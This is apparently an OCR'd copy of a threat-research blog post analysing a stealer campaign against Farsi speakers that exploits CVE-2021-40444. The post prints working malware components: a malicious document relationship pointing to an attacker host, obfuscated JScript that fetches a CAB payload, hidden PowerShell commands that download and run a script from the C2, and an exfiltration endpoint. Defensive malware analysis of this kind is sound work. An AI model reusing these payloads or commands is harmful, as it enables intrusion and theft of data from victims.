
New PowerShortShell Stealer Exploits Recent Microsoft MSHTML Vulnerability to Spy on Farsi Speakers

safebreach.com/blog/2021/new-powershortshell-stealer-exploits-recent-microsoft-mshtml-vulnerability-to-spy-on-farsi-speakers/



Author: Tomer Bar

Summary

SafeBreach Labs discovered a new Iranian threat actor using a **Microsoft MSHTML Remote Code Execution (RCE)** exploit for infecting Farsi-speaking victims with a new PowerShell stealer. The threat actor initiated the attack in mid-September 2021, and it was first reported by ShadowChasing[1] on Twitter. However, the PowerShell Stealer hash/code was not published and was not included in VirusTotal or other public malware repositories.

SafeBreach Labs analyzed the full attack chain, discovered new phishing attacks which started in July this year and achieved the last and most interesting piece of the puzzle – the PowerShell Stealer code – which we named **PowerShortShell.** The reason we chose this name is due to the fact that the stealer is a PowerShell script, short with powerful collection capabilities – in only \~150 lines, it provides the adversary a lot of critical information including screen captures, telegram files, document collection, and extensive data about the victim's environment.
Almost half of the victims are located in the United States. Based on the Microsoft Word document content – which blames Iran's leader for the "Corona massacre" and the nature of the collected data, we assume that the victims might be Iranians who live abroad and might be seen as a threat to Iran's Islamic regime. The adversary might be tied to Iran's Islamic regime since the Telegram surveillance usage is typical of Iran's threat actors like Infy, Ferocious Kitten, and Rampant Kitten. Surprisingly, the usage of exploits for the infection is quite unique to Iranian threat actors which in most cases heavily rely on social engineering tricks.

In this research, we will explain the attack chain, which includes two different Microsoft Word exploit files, describe the information stealer malware capabilities (the full source code is provided in the appendix), provide a heat map of known victims, and explain the phishing attacks.****

Attack Sequence Overview

First, we will provide an overview of the CVE-2021-40444 exploit's steps[2][3]:


1. **Step1** – The attack starts by sending a spear phishing mail (**with a Winword attachment**) that the victim is lured to open.
2. **Step 2** – The Word file connects to the malicious server, executes the malicious html, and then drops a **DLL** to the %temp% directory.
    1. A relationship stored in the xml file *document.xml.rels* points to a malicious html on the C2 server: mshtml:http://hr[.]dedyn[.]io/image.html.
    2. The JScript within the HTML contains an object pointing to a **CAB** file and an iframe pointing to an **INF** file, prefixed with the "**.cpl:**" directive.
    3. The CAB file is opened. Due to a directory traversal vulnerability in the CAB, it's possible to store the msword.inf file in %TEMP%.
3. **Step 3** – The malicious DLL executes the PowerShell script.
    1. The INF file is opened with the ".cpl:" directive, causing the side-loading of the INF file via rundll32: for example: '.cpl:../../../../../Temp/Low/msword.inf'.
    2. Msword.inf is a dll downloads and executes the final payload (PowerShell script).
    3. The PowerShell script collects data and exfiltrates it to the attacker's C2 server.

In the next few sections, we will go over each step and provide additional data and explanations.

Detailed Attack Sequence


First Step – The victims opens a Winword document in Farsi

The first exploit document is called: *Mozdor.docx*. It includes images of Iranian soldiers. It exploits the **CVE-2021-40444** vulnerability.



The second exploit document is: جنایات خامنه ای.docx (Khamenei Crimes.docx). It says:

"One week with Khamenei; Complain against the perpetrators of the Corona massacre, including the leader"



یک هفته با خامنه‌ای؛ از عاملان کشتار کرونا از جمله رهبر شکایت کنیم

کانون مدافعان حقوق بشر با ارسال نامه‌ای به سازمان ملل، علی خامنه‌ای را مسئول مستقیم کشتار کرونا در ایران معرفی کرد.


مردم در ایران مثل برگ خزان از کرونا می‌میرند؛ خانواده‌ها عزادار شده‌اند و در صف دفن عزیزان‌شان ساعت‌ها می‌مانند.

پنجشنبه, 19 اوت 2021ایدا فجر

می‌گویند مردم در ایران مثل برگ خزان از کرونا می‌میرند؛ خانواده‌ها عزادار شده‌اند و در صف دفن عزیزان‌شان ساعت‌ها می‌مانند. ویدیوهایی از فریادها و گریه‌های عزاداران در شبکه‌های اجتماعی پخش می‌شود که گاه «علی خامنه‌ای»، رهبر جمهوری اسلامی را به ناسزا می‌گیرند. انتقادها به سمت علی خامنه‌ای نشانه رفته است که هشت ماه پیش به صراحت اعلام کرد، وارد کردن واکسن از آمریکا و بریتانیا ممنوع است. از آن زمان تا امروز که به ناگهان رهبر جمهوری اسلامی مجوز ورود واکسن آمریکایی را صادر کرده است، به قیمت مرگ هزاران نفر تمام شد.

It includes links to the following Iranian news site and Twitter account:


- **1. The https://www.hamshahrionline.ir/ news website**



The explicit order of the Supreme Leader of the Revolution The corona vaccine is banned from the United States and the United Kingdom

In a televised speech on the anniversary of the bloody uprising on January 7, the Supreme Leader of .the Revolution banned the import of any American or British Corona vaccine into Iran

- **Twitter of IranWire Journalist**




Aida Ghajar
65K Tweets

Aida Ghajar
@aidaghajar
Journalist @iranwire
World iranwire.com Joined June 2009


Step 2 – Exploit Microsoft MSHTML Remote Code Execution Vulnerability CVE-2021-40444

The Word files connect to the malicious server, execute the malicious html, and then drop a dll to the %temp% directory. The *mozdor.docx* file includes an exploit in the file document.xml.rels. It executes *mshtml:http://hr[.]dedyn[.]io/image.html,* while the second docx executes *mshtml:http://hr.dedyn.io/word.html.*



```
xml version="1.0" encoding="UTF-8" standalone="yes"
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId8" Type="http://purl.oclc.org/ooxml/officeDocument/relationships/image" Target="media/image5.png"/>
<Relationship Id="rId13" Type="http://purl.oclc.org/ooxml/officeDocument/relationships/theme" Target="theme/theme1.xml"/>
<Relationship Id="rId3" Type="http://purl.oclc.org/ooxml/officeDocument/relationships/webSettings" Target="webSettings.xml"/>
<Relationship Id="rId7" Type="http://purl.oclc.org/ooxml/officeDocument/relationships/image" Target="media/image4.png"/>
<Relationship Id="rId12" Type="http://purl.oclc.org/ooxml/officeDocument/relationships/fontTable" Target="fontTable.xml"/>
<Relationship Id="rId2" Type="http://purl.oclc.org/ooxml/officeDocument/relationships/settings" Target="settings.xml"/>
<Relationship Id="rId1" Type="http://purl.oclc.org/ooxml/officeDocument/relationships/styles" Target="styles.xml"/>
<Relationship Id="rId6" Type="http://purl.oclc.org/ooxml/officeDocument/relationships/image" Target="media/image3.png"/>
<Relationship Id="rId11" Type="http://purl.oclc.org/ooxml/officeDocument/relationships/image" Target="media/image8.png"/>
<Relationship Id="rId5" Type="http://purl.oclc.org/ooxml/officeDocument/relationships/image" Target="media/image2.png"/>
<Relationship Id="rId10" Type="http://purl.oclc.org/ooxml/officeDocument/relationships/image" Target="media/image7.png"/>
<Relationship Id="rId4" Type="http://purl.oclc.org/ooxml/officeDocument/relationships/image" Target="media/image1.png"/>
<Relationship Id="rId9" Type="http://purl.oclc.org/ooxml/officeDocument/relationships/image" Target="media/image6.png"/>
<Relationship Id="rId15" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="mhtml:http://hr.dedyn.io/image.html
x-usc:https://hr.dedyn.io/image.html" TargetMode="External"/>
<Relationship Id="rId16" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image2.wmf"/>
</Relationships>
```

Word.html executes a dll with an inf extension. It downloads and extracts *http://hr.dedyn.io/word.cab,* which includes a dll with a directory traversal ..\Msword.inf which extracts and is executed by cpl:'.cpl:../../../../../Temp/Low/msword.inf'




```
DOCTYPE html><html><head><meta http-equiv="Expires" content="-1"><meta http-equiv="X-UA-Compatible" content="IE=11"></head><body><script>
var a0_0x127f=
['123','365982XMaRQT','tiveX','/Lo','./../../','contentDocument','ppD','Dat','close','Acti','removeChild','mlF','write','./A','ata/','ile','../','body','se
tAttribute','
version=5,0,0,0','asi','iframe','745706rfmUTx','documentElement','1File','location','159708hBVRtu','a/Lo','Script','document','call','contentWindow','emp',
'Document','Obj','prototype','lfi','bject','send','appendChild','Low/msword.inf','htmlfile','115924pLbIpw','GET','p/msword.inf','1109sMcXXX','./../A','htm'
,'1/T','cal/','lwzQpC0','ect','w/msword.inf','522415dmiRUA','http://hr.dedyn.io/word.cab','88320wMglcB','XMLHttpRequest','msword.inf','Act','D:edbc374c-
5730-432a-b5b8-de94f0b57217','open','<bo','HTMLElement','/..','veXO','102FeRAMC']
function a0_0x15ec(_0x329dba,_0x46107c){return a0_0x15ec=function(_0x127f75,_0x15ecd5){_0x127f75=_0x127f75-0xaa
var _0x5a770c=a0_0x127f[_0x127f75]
return _0x5a770c
},a0_0x15ec(_0x329dba,_0x46107c)
}(function(_0x59985d,_0x17bed8){var _0x1eac90=a0_0x15ec
while(
[]){try{var _0x2f7e2d=parseInt(_0x1eac90(0xce))+parseInt(_0x1eac90(0xd8))*parseInt(_0x1eac90(0xc4))+parseInt(_0x1eac90(0xc9))*-
parseInt(_0x1eac90(0xad))+parseInt(_0x1eac90(0xb1))+parseInt(_0x1eac90(0xcc))+-parseInt(_0x1eac90(0xc1))+parseInt(_0x1eac90(0xda))
if(_0x2f7e2d===_0x17bed8)break
else _0x59985d['push'](_0x59985d['shift']())
}catch(_0x34af1e){_0x59985d['push'](_0x59985d['shift']())
}}}(a0_0x127f,0x5df71),function(){var _0x2ee207=a0_0x15ec,_0x279eab=window,_0x1b93d7=_0x279eab[_0x2ee207(0xb4)],_0xcf5a2=_0x279eab[_0x2ee207(0xb8)]
['prototype']['createElement'],_0x4d7c02=_0x279eab[_0x2ee207(0xb8)]['prototype'][_0x2ee207(0xe5)],_0x1ee31c=_0x279eab[_0x2ee207(0xd5)][_0x2ee207(0xba)]
[_0x2ee207(0xbe)],_0x2d20cd=_0x279eab[_0x2ee207(0xd5)][_0x2ee207(0xba)][_0x2ee207(0xe3)],_0x4ff114=_0xcf5a2['call'](_0x1b93d7,_0x2ee207(0xac))
try{_0x1ee31c[_0x2ee207(0xb5)](_0x1b93d7[_0x2ee207(0xea)],_0x4ff114)
}catch(_0x1ab456){_0x1ee31c[_0x2ee207(0xb5)](_0x1b93d7[_0x2ee207(0xae)],_0x4ff114)
}var _0x403e5f=_0x4ff114[_0x2ee207(0xb6)]['ActiveXObject'],_0x224f7d=new _0x403e5f(_0x2ee207(0xc6)+_0x2ee207(0xbb)+'le')
_0x4ff114[_0x2ee207(0xde)]['open']()[_0x2ee207(0xe1)]()
var _0x371a71='p'
try{_0x2d20cd[_0x2ee207(0xb5)](_0x1b93d7[_0x2ee207(0xea)],_0x4ff114)
}catch(_0x3b004e){_0x2d20cd['call'](_0x1b93d7['documentElement'],_0x4ff114)
}function _0x2511dc(){var _0x65ae57=_0x2ee207
return _0x65ae57(0xcd)
}_0x224f7d["open"]()[_0x2ee207(0xe1)]()
var _0x3e172f=new _0x224f7d[(_0x2ee207(0xb3))][(_0x2ee207(0xd1))+"iveX"+(_0x2ee207(0xb9))+(_0x2ee207(0xca))]("htm"+_0x2ee207(0xaf))
_0x3e172f[_0x2ee207(0xd3)]()[_0x2ee207(0xe1)]()
var _0xd7e33d='c',_0x35b0d4=new _0x3e172f[(_0x2ee207(0xb3))]["Ac"+(_0x2ee207(0xdb))+"Ob"+"ject"]('ht'+_0x2ee207(0xe4)+_0x2ee207(0xe8))
_0x35b0d4[_0x2ee207(0xd3)]()[_0x2ee207(0xe1)]()
var _0xf70c6e=new _0x35b0d4['Script'][(_0x2ee207(0xe2))+(_0x2ee207(0xd7))+(_0x2ee207(0xbc))]('ht'+'mlF'+_0x2ee207(0xe8))
_0xf70c6e[_0x2ee207(0xd3)]()[_0x2ee207(0xe1)]()
var _0xfed1ef=new ActiveXObject('htmlfile'), 0x5f3191=new ActiveXObject( 0x2ee207(0xc0)), 0xafc795=new ActiveXObject( 0x2ee207(0xc0)), 0x5a6d4b=new
```

Step 3 – The DLL executes PowerShell to download and execute 1.ps1


Msword.inf is the dll used to download and execute PowerShortShell (1.ps1 script file)

powershell.exe -windowstyle hidden (new-object system.Net.WebClient).DownloadFile('http://hr.dedyn.io/1.ps1', 'C:/windows/temp/1.ps1')

powershell.exe -windowstyle hidden -ExecutionPolicy Unrestricted -File "C:/windows/temp/1.ps1



```
push    edi
push    esi
push    ebx
sub     esp, 0FCh
mov     dword ptr [esp], offset Command ; "powershell.exe -windowstyle hidden (new"...
call    _system
mov     dword ptr [esp], 1388h ; dwMilliseconds
mov     eax, ds:__imp__Sleep@4
call    eax ; __imp__Sleep@4
sub     esp, 4
lea     eax, [ebp+var_C8]
mov     ebx, offset aPowershellExe_0 ; "powershell.exe -windowstyle hidden -Exe"...
mov     edx, 5Fh ; '_'
mov     ecx, [ebx]
mov     [eax], ecx
mov     ecx, [ebx+edx-4]
mov     [eax+edx-4], ecx
lea     edi, [eax+4]
and     edi, 0FFFFFFFCh
sub     eax, edi
```




Strings window

Address	Length	Type	String
.rdata:63884000	00000013	C	libgcc_s_dw2-1.dll
.rdata:63884013	00000016	C	__register_frame_info
.rdata:63884029	00000018	C	__deregister_frame_info
.rdata:63884044	00000087	C	powershell.exe -windowstyle hidden (new-object System.Net.WebClient).DownloadFile('http://hr.dedyn.io/1.ps1', 'C:/windows/temp/1.ps1')
.rdata:638840CC	0000005F	C	powershell.exe -windowstyle hidden -ExecutionPolicy Unrestricted -File \"C:/windows/temp/1.ps1\"
.rdata:63884150	0000001C	C	Mingw-w64 runtime failure:\n
.rdata:6388416C	00000020	C	Address %p has no image-section
.rdata:6388418C	00000031	C	VirtualQuery failed for %d bytes at address %p
.rdata:638841C0	00000027	C	VirtualProtect failed with code 0x%x
.rdata:638841E8	00000032	C	Unknown pseudo relocation protocol version %d.\n
.rdata:6388421C	0000002A	C	Unknown pseudo relocation bit size %d.\n
.rdata:63884248	0000003F	C	GCC: (i686-posix-dwarf-rev0, Built by MinGW-W64 project) 8.1.0

Final step – PowerShortShell – 1.ps1

The PowerShell code consists of 153 lines which support:

Exfiltration of system info and files to "https://hr.dedyn.io/upload.aspx?fn="




Exfiltration fn param	Param	Command
ScreenCapture	Screen capture (jpeg format)	
Summary	Domain name, Manufacturer, Model,Name,TotalPhysicalMemory	win32_computersystem
Bios	Bios data	Win32_BIOS -computerName localhost
RAM	Ram Memory	Get-WmiObject -Class “win32_PhysicalMemory” -namespace “root\CIMV2”
CPU	Caption, Description, NumberOfCores, NumberOfLogicalProcessors, Name, Manufacturer, SystemCreationClassName, Version	Get-WmiObject -class win32_processor
IP	Ip addresses	Gwmi Win32_NetworkAdapterConfiguration | Where { $_.IPAddress } | Select -Expand IPAddress
NetworkAdapterConfig	Network adapter configuration	Gwmi Win32_NetworkAdapterConfiguration
disk	Logical disks	get-WmiObject win32_logicaldisk
process	Process list	Get-Process
NetworkAdapter	Network Adapter	Get-NetAdapter
